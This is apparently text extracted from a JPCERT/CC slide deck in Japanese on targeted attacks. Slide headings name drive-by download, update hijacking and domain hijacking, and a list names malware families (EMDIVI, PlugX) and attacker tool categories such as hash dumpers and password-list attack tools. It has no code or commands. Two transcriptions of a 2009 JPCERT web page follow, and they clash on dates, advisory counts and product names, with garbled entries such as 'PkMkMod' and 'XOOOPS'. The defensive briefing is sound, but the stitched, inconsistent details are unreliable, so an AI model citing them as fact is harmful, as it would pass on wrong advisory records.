
事例: Drive-by-Download 型




事例: 自動アップデート機能の悪用



事例: ドメイン名ハイジャック



攻撃の全容



標的型攻撃で使用されるマルウェア/ツール

マルウェア

- EMDIVI/Xabil、PlugX などのボット
- UDP リモートシェル
- プロキシ

ツール系

- SQLサーバスキャンツール
- パスワードハッシュ取得ツール
- Active Directory 情報取得ツール
- アーカイバ (RAR)

おまけ

パスワードリスト攻撃ツール


■ 辞書攻撃専用ツール

ID・パスワードリスト

アカウント
スキャンツール

サイト毎にカスタマイズされた
数十～数百のツールが存在

アドウェア



Home

HTTPS RSS

サイト内検索
検索

- トップページ
- 情報提供
 - 注意喚起
 - 早期警戒
 - 脆弱性対策情報
 - Weekly Report
- 各種届出・申込
 - 制御システムセキュリティ
 - ラーニング
 - 公開資料
 - 四半期レポート
 - 研究・調査レポート
 - CSIRTマテリアル
- イベント
 - プレスリリース
 - JPCERT/CC

関連組織



JPCERT/CCはFIRSTのチームメンバーです。またJPCERT/CCスタッフがSteering CommitteeメンバーとしてFIRSTの運営に協力しています。



JPCERT/CCはAPCERTの事務局長(代表者)です。

注意喚起

深刻に影響範囲の広い、情報セキュリティ上の脅威など最新のセキュリティ情報を配信しています。

- 2009-06-10 [\[公開\]](#)
2009年6月 Microsoft セキュリティ情報(緊急6件含)に関する注意喚起
- 2009-06-19 [\[公開\]](#)
JavaScript が埋め込まれる Web サイトの改ざんに関する注意喚起
- 2009-06-13 [\[公開\]](#)
Adobe Reader 及び Acrobat の脆弱性に関する注意喚起
- 2009-05-13 [\[公開\]](#)
2009年5月 Microsoft セキュリティ情報(緊急1件)に関する注意喚起
- 2009-04-15 [\[公開\]](#)
2009年4月 Microsoft セキュリティ情報(緊急5件含)に関する注意喚起

脆弱性関

ソフトウェアなどの脆弱性と対策情報をJVNより提供しています。


- 2009-06-19 15:00
XOOPS マニア製 PukiWikiMod におけるクロスサイトスクリプティングの脆弱性
 - 2009-06-19 14:32
AS1 D.O.O 製 activeCollab におけるクロスサイトスクリプティングの脆弱性
 - 2009-06-19 14:32
Microsoft Works におけるクロスサイトスクリプティングの脆弱性
 - 2009-06-19 14:32
Movable Type Enterprise におけるクロスサイトスクリプティングの脆弱性
 - 2009-06-19 14:32
Serene Bach におけるセッション ID が推測可能な脆弱性
- [詳しく見る](#)

Weekly Report

2009-06-12日

ありがとうございました

連絡先：JPCERT/CC 分析センター aa-info@jpcert.or.jp



セキュリティインシデント...
フィッシングサイト...
Webサイトの改ざん...
マルウェア...
不正アクセス...

発生元への「調整」を依頼したい
インシデントを「報告」したい



ISDAS
[インターネット定点観測]

インターネット上に配置したセンサーにより、セキュリティ上の脅威となるトラフィックを観測しています。



お薦めページ
セキュリティ対策講座
教育担当者が使える、新入社員などが身につけておくべきセキュリティ知識などを紹介しています。



イベント
第21回 FIRST Annual Conference 京都 参加申し込み受付中
C/O++ セキュアコーディング ハーフデイキャンプ参加申し込み

お問合せ、インシデント対応のご依頼は

JPCERT コーディネーションセンター

— Email : office@jpcert.or.jp

— Tel : 03-3518-4600

— <https://www.jpcert.or.jp/>

インシデント報告

— Email : info@jpcert.or.jp

— <https://www.jpcert.or.jp/form/>

制御システムインシデントの報告

— Email : icsr-ir@jpcert.or.jp

— <https://www.jpcert.or.jp/ics/ics-form>

Home

サイト内検索

トップページ

情報提供

- 注意喚起
- 早期警戒
- 脆弱性対策情報
- Weekly Report

各種届出・申込

- 制御システムセキュリティ
- ラーニング
- 公開資料

- 四半期レポート
- 研究・調査レポート
- CSIRTマテリアル

イベント

- プレスリリース
- JPCERT/CC

関連組織

FIRST

JPCERT/CCはFIRSTのチームメンバーです。またJPCERT/CCスタッフがSteering CommitteeメンバーとしてFIRSTの運営に協力しています。

APCERT

JPCERT/CCはAPCERTの事務局長を務めています。

注意喚起

- 深刻な影響を及ぼす脆弱性に関する注意喚起
- 2009-06-10 [公開] 2009年6月 Microsoft セキュリティ情報 (緊急5件含) に関する注意喚起
- 2009-05-13 [公開] JavaScript が埋め込まれる Web サイトの改ざんに関する注意喚起
- 2009-06-13 [公開] Adobe Reader 脆弱性に関する注意喚起
- 2009-05-13 [公開] 2009年5月 Microsoft セキュリティ情報 (緊急1件) に関する注意喚起
- 2009-04-15 [公開] 2009年4月 Microsoft セキュリティ情報 (緊急5件含) に関する注意喚起

脆弱性関連情報

- ソフトウェア脆弱性
- 2009-06-19 15:00 XOOOPS マニア製 PkMkMod におけるクロスサイトスクリプティングの脆弱性
- 2009-06-19 14:32 AS1 D.O.O 製 activeCollab におけるクロスサイトスクリプティングの脆弱性
- 2009-06-19 14:32 Movable Type 5.0.2 におけるクロスサイトスクリプティングの脆弱性
- 2009-06-19 14:32 Serene Bach におけるセッション ID が推測可能な脆弱性

Weekly Report

セキュリティインシデント...
フィッシングサイト...
Webサイトの改ざん...
マルウェア...
不正アクセス...

発生元への「調整」を依頼したい
インシデントを「報告」したい

ISDAS
[インターネット定点観測]

インターネット上に配置したセンサーにより、セキュリティ上の脅威となるトラフィックを観測しています。

お薦めページ

セキュリティ対策講座

教育担当者が使える、新入社員などが身につけておくべきセキュリティ知識などを紹介しています。

イベント

- 第21回 FIRST Annual Conference 京都 参加申し込み受付中
- O/O+ セキュアコーディング ハーフデイキャンプ参加申し込み